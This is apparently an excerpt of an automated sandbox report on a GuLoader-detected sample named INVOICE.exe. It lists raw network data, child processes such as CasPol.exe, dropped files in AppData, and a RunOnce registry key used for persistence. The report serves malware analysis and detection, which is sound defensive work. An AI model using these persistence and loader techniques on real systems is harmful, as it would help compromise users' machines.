2022-05-25 14:26:45 UTC	184	IN	Data Raw: 02 e5 53 fc 4a a7 1c b8 67 7e a6 07 c7 9f 1a ab 99 b6 05 68 58 69 41 48 7b 96 0c 47 c8 4b cd 68 76 34 b1 9a 0e 67 fb 55 d2 86 53 cb d4 a9 a9 62 52 e1 ac d5 75 e4 20 25 9a e1 bb ec 68 56 48 d0 b6 61 5e d1 3d fe 4c 51 f0 3a ed fe ce e1 d4 bf 6e 6c f8 8d ab df 50 95 c7 d5 ed cf ff a6 7a aa 10 e1 41 bf 86 10 bc 1b 56 be c5 37 05 57 c8 5e fa 0c fc f2 ec fc 06 bb 5d 99 8c 29 75 bd 78 44 18 7d 45 57 54 96 23 c9 31 3c 3b e6 6d 35 66 43 7a 57 09 27 bb 3b 01 8a 93 29 2c 69 92 22 c3 20 2b db 47 08 9c 2e 09 bc 96 b6 54 5d be b5 75 a5 c0 1d 22 de f6 e6 ab 08 54 a7 c6 33 a9 50 92 ee 52 88 5f 27 ff fd b0 93 33 e4 70 d7 44 ff d8 0d 47 da 9f f0 9d 7d e8 e8 2c 56 ef 89 c5 16 43 97 fe b9 08 64 ff 0b 09 4c 3b b1 e9 51 02 99 eb 09 89 2f fe 0a 1c 94 02 61 0a 3d 6b bd 61 c7 cf Data Ascii: SJg~hXiAH{GKhv4gUSbRu %hVHa^=LQ:nlPzAV7W^])uxD}EWT#1<;m5fCzW';),i" +G.T]u"T3PR_'3pDG},VC dL;Q/a=ka
2022-05-25 14:26:45 UTC	188	IN	Data Raw: 5c 94 60 3e 9d 66 45 53 e3 77 42 44 51 56 df 1a b0 23 f0 0e 47 6b 0f 59 48 85 38 8d b9 48 14 5c 1d 7e a2 24 18 30 85 4b 93 5b 45 58 39 4e 09 cc fe 2b 5e 73 d3 0b c0 bc c8 ad a3 74 23 59 ca fd 3f a0 7a d1 b4 fb 09 69 6b e6 63 82 87 6a ab 70 da ed 23 3a 65 18 30 11 d9 f6 32 6d e5 04 19 b4 32 bc 16 33 21 76 07 13 0e dc c3 9d b2 f6 1c 89 6d f2 70 50 8c 8a 0a e4 ab a8 ef b3 81 13 0f 99 69 5d 99 fe 5e ec 8b cd 96 3e bd d2 9a 66 90 73 d8 b1 e9 88 dc 7f d1 d2 43 17 a0 61 8e f7 25 00 0a 99 5f e9 99 2c 62 bc ef d9 7a 1e 34 ac 2b 3a e9 6b 1b c2 57 0d b5 88 e6 f2 18 09 51 0f 9d 9c 2f be ec 32 14 14 a3 2f 49 dc 82 14 47 09 90 5d 4b 45 4a 9c 72 78 8d 99 b1 37 56 7a e1 fd 86 fc 98 b4 cf fd 7c 2c 33 de 72 5f 4a 50 5a b5 3a 0c 6c 1d 13 61 5a cf 57 0d 51 bf 6a be 79 8a f3 Data Ascii: \`>fESwBDQV#GkYH8H\~$0K[EX9N+^st#Y?zikcjp#:e02m23!vmpPi]^>fsCa%_,bz4+:kWQ/2/IG]KEJrx7Vz| ,3r_JPZ:laZWQjy
2022-05-25 14:26:45 UTC	192	IN	Data Raw: 8a 93 e9 47 09 04 cf 87 e4 96 e4 96 e9 10 f7 91 49 2e 40 29 5d a6 31 12 d3 78 79 76 69 18 cd a8 39 86 38 ba bd 9f bd 11 af df 36 c3 88 da 84 4b ce 51 6c f7 24 8b 82 9d e2 73 12 40 af 61 66 31 70 9e 69 b9 ab 7e cc 2a 48 cf 98 50 f4 74 98 7b 2b 98 92 58 a8 7c e5 e8 fc b5 5b 37 39 e6 dc b4 24 7c 0b 30 9e 35 db ee ed 43 94 e5 5c bf 13 ab 36 36 00 8b 1c 41 99 8d 3c 08 cb ee 9b 66 02 21 f2 2e ff f0 0d 89 24 6a 88 10 58 33 6f 33 46 dd ae 2c f5 a0 53 20 29 29 0e 6a 97 c7 fc 95 10 73 37 90 ed d7 ba e3 3a a8 66 0a 05 51 3c 7e be 0c 47 4b ed 76 f8 2c 30 4b 95 d0 8f d9 5c 96 b6 d9 58 bc 1f b1 a1 62 20 bc 58 0d ee 5a c6 8c 0a e9 47 67 4d 2b 3c a0 28 59 75 25 92 ac 84 28 55 5b 52 a2 af 7d 90 96 b0 a0 3c ad 19 ec 01 31 cd fe a5 67 66 26 98 09 dd 7b 89 1b 7f 56 9a b7 6a Data Ascii: GI.@)]1xyvi986KQl$s@af1pi~*HPt{+X\|[79$|05C\66A<f!.$jX3o3F,S))js7:fQ<~GKv,0K\Xb XZGgM+<(Yu%(U[R} <1gf&{Vj
2022-05-25 14:26:45 UTC	196	IN	Data Raw: a6 27 df e6 04 ff 31 fc 79 f0 23 ae d0 03 6a 55 45 2e 57 0c a5 5a 6c eb d3 13 6f 17 72 3e 32 7d 9b 5e 77 90 65 66 4d ed 63 19 b4 92 b3 5b 49 13 d4 7a 46 72 14 e5 8c e0 fc 1d e0 b4 f3 d0 3a d5 5a 6e aa ac 9c b0 80 ba 8e a3 e4 37 a6 47 99 d8 c0 9b b9 cf 26 c2 a9 ba f3 c1 1c 35 8a 54 9f a7 58 9f 08 d3 71 59 02 2e f3 87 c9 d5 c7 f3 53 6c b4 bb 53 09 2c 8d 58 bf e4 29 3f 95 fb 59 a5 41 0a 2e b9 95 59 5c 12 b8 ad 43 19 f3 d6 2b b6 c1 12 9a 95 e4 88 17 0e 40 ef ef ce 8f 42 1c 89 df bc cd 55 ef 5c b4 14 d5 cc ed e7 5d 14 3e 05 19 0c 09 cf d3 32 71 ee 36 25 39 50 5b 94 37 13 8c 6e 05 a9 83 0e 55 17 35 5e 52 24 e4 ec 2b 73 91 45 48 5b 7d da 7c 3b f5 3e be 20 de c0 64 43 63 23 7c 8d b2 69 b2 97 3e 17 aa 16 93 10 41 d5 1d 1b ec 9a 26 4d e4 70 35 f9 1b 8c c5 03 59 88 Data Ascii: '1y#jUE.WZlor>2}^wefMc[IzFr:Zn7G&5TXqY.SlS,X)?YA.Y\C+@BU\]>2q6%9P[7nU5^R$+sEH[}|;> dCc#| i>A&Mp5Y

Timestamp	kBytes transferred	Direction	Data
2022-05-25 14:26:45 UTC	200	IN	Data Raw: de 14 f2 96 ec 2c 28 a6 40 2f 0d 59 bb fd 79 a2 23 89 99 59 b5 4d 0d 85 d2 95 b7 fa c2 5f 73 6d 15 44 e6 2e d1 9f c7 f0 5e ab 1a 27 9e 39 22 ae af d1 18 7b 96 a2 6e a9 1d 8f 6e 40 a9 bb 21 3a 38 27 76 8a 7d c6 97 0b a8 cb f6 15 1a 2d 7d ec 72 89 65 89 ee c5 48 e2 50 79 1c b4 cb e5 86 fd 35 65 28 cc be 1c 54 84 0c 19 b8 80 d7 a7 66 05 41 b7 12 db 20 48 54 fe 5c 2b 8b 85 83 f2 05 bf 49 e3 1e 30 96 8c 6d 0e 82 96 56 09 56 36 6c 6d e4 c8 6b 90 60 43 39 01 81 c0 1b 26 a0 c1 41 53 3b 24 51 68 6a b1 15 dd 1b c9 81 fd ce 12 8a b4 8f 50 af c5 fe 14 23 b0 fe 8d 0c cd 0e 8e 2d 9a a5 0c 36 68 3c ec 6f b8 a7 74 d8 9c 4d 1a 40 08 4a 9a d4 cf a2 c2 2f ac 8f 65 c5 18 ab 1b b6 b4 c3 3b 1f 5f cd 01 17 d8 1a df 52 9c ef e9 2d 2d 9c 10 36 93 8b 2e 13 40 2f 74 f2 29 ec 58 e7 Data Ascii: ,(@/Yy#YM_smD.^'9"{nn@!:8'v}-}reHPy5e(TfA HT\+I0mVV6lmk`C9&AS;$QhjP#-6h<otM@J/e;_R--6.@/t)X

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: INVOICE.exe PID: **4312**, Parent PID: **6080**

General

Target ID:	0
Start time:	16:26:07
Start date:	25/05/2022
Path:	C:\Users\user\Desktop\INVOICE.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\INVOICE.exe"
Imagebase:	0x400000
File size:	262120 bytes
MD5 hash:	A10619D494661C1F8CA180E53C5A11FD
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000000.00000002.1043900195.0000000002B50000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

File Activities

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: CasPol.exe PID: **7412**, Parent PID: **4312**

General

Target ID:	3
Start time:	16:26:26
Start date:	25/05/2022
Path:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\CasPol.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\INVOICE.exe"
Imagebase:	0xd50000
File size:	106496 bytes
MD5 hash:	7BAE06CBE364BB42B8C34FCFB90E3EBD
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000003.00000000.844018063.0000000001130000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\directory\filename.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	2	1146B9B	CreateFileW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1146B9B	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1146B9B	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1146B9B	InternetOpenUrlA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1146B9B	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1146B9B	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1146B9B	InternetOpenUrlA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7384614C	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7384614C	unknown
C:\Users\user\AppData\Roaming\11389406-0377-47ED-98C7-D564E683C6EB	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	1FE00E61	CreateDirectoryW
C:\Users\user\AppData\Roaming\11389406-0377-47ED-98C7-D564E683C6EB\run.dat	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	1FE00F5B	CreateFileW
C:\Users\user\AppData\Roaming\11389406-0377-47ED-98C7-D564E683C6EB\Logs	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	1FE00E61	CreateDirectoryW
C:\Users\user\AppData\Roaming\11389406-0377-47ED-98C7-D564E683C6EB\Logs\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	1FE00E61	CreateDirectoryW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7384614C	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7384614C	unknown
C:\Users\user\AppData\Roaming\11389406-0377-47ED-98C7-D564E683C6EB\catalog.dat	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	71	1FE00F5B	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\directory\filename.exe	0	262120	00 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd 31 08 fd fd 50 66 fd fd 50 66 fd fd 50 66 fd 2a 5f 39 fd fd 50 66 fd fd 50 67 fd 4c 50 66 fd 2a 5f 3b fd fd 50 66 bd 73 56 fd fd 50 66 fd 2e 56 60 fd fd 50 66 fd 52 69 63 68 fd 50 66 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 5a fd 4f 61 00 00 00 00 00 00 00 00 fd 00 0f 01 0b 01 06 00 00 6a 00 00 00 fd 02 00 00 08 00	Z@!L!This program cannot be run in DOS mode.$1PfPfPf*_9PfPgLPf*_;PfsVPf.V`PfRichPfPELZOaj	success or wait	2	11373A8	WriteFile
C:\Users\user\AppData\Roaming\11389406-0377-47ED-98C7-D564E683C6EB\run.dat	0	8	4c 79 fd fd 62 3e fd 48	Lyb>H	success or wait	1	1FE01113	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\11389406-0377-47ED-98C7-D564E683C6EB\catalog.dat	0	232	47 6a fd 68 5c fd 33 fa 41 fd fd fd 35 fd 78 fd fd 26 15 fd fd 69 2b fd 49 63 28 31 fd 50 fd fd 50 fd 63 4c 54 fd fd 42 41 fd 62 fd fd 1b fd fd fd fd fd 34 68 fd 12 fd 74 fd 2b fd 07 5a 5c fd fd 20 fd 69 fd fd a4 fd fd 40 fd 33 fd fd 7b 0c fd 1c 67 72 76 2b 56 fd fd fd 42 19 0e fd 0d fd fd 15 5d fd 50 fd fd 16 57 fd 34 43 7d 75 4c 1e fd fd 0b fd 73 7e fd fd 46 04 fd fd 7d fd fd fd fd fd 00 45 fd fd fd fd fd fd 45 fd 14 fd 36 45 fd fd fd fd fd 7b 5f 05 18 7b fd 79 53 fd fd fd 37 fd fd 22 16 68 4b fd 21 03 78 fd 32 fd fd 69 e3 fd 7a 4a fd bb fd 20 fd fd fd fd 66 fd 67 3f fd 5f 0b fd fd fd 30 fd 3a 65 5b 37 77 7b 31 fd 21 fd 34 fd fd fd fd fd 26 fd	Gjh\3A5x&i+c(1PPcLTAb 4ht+Z\ i@ 3{grv+VB]PW4C}uLs~F} EE6E{{yS7"hK!x2izJ f? _0:e[7w{1!4&	success or wait	9	1FE01113	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\INVOICE.exe	unknown	262120	success or wait	1	1146B9B	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	738755E4	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	738755E4	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config	unknown	4095	success or wait	1	738755E4	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config	unknown	8173	end of file	1	738755E4	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config	unknown	4095	success or wait	1	738787D8	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config	unknown	8173	end of file	1	738787D8	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	738787D8	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CasPol.exe	unknown	4096	success or wait	1	7391BFFE	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CasPol.exe	unknown	512	success or wait	1	7391BFFE	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config	unknown	4095	success or wait	1	738755E4	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config	unknown	8173	end of file	1	738755E4	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	738755E4	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	8175	end of file	1	738755E4	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4096	end of file	1	1FE01113	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config	unknown	4096	success or wait	1	1FE01113	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config	unknown	4096	end of file	1	1FE01113	ReadFile
C:\Windows\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll	unknown	4096	success or wait	1	7391BFFE	unknown
C:\Windows\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll	unknown	512	success or wait	1	7391BFFE	unknown

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce	Startup key	unicode	C:\Users\user\AppData\Local\Temp\directory\filename.exe	success or wait	1	11360FE	RegSetValueExA

Analysis Process: conhost.exe PID: **7420**, Parent PID: **7412**

General

Target ID:	4

Start time:	16:26:26
Start date:	25/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7dae10000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

No disassembly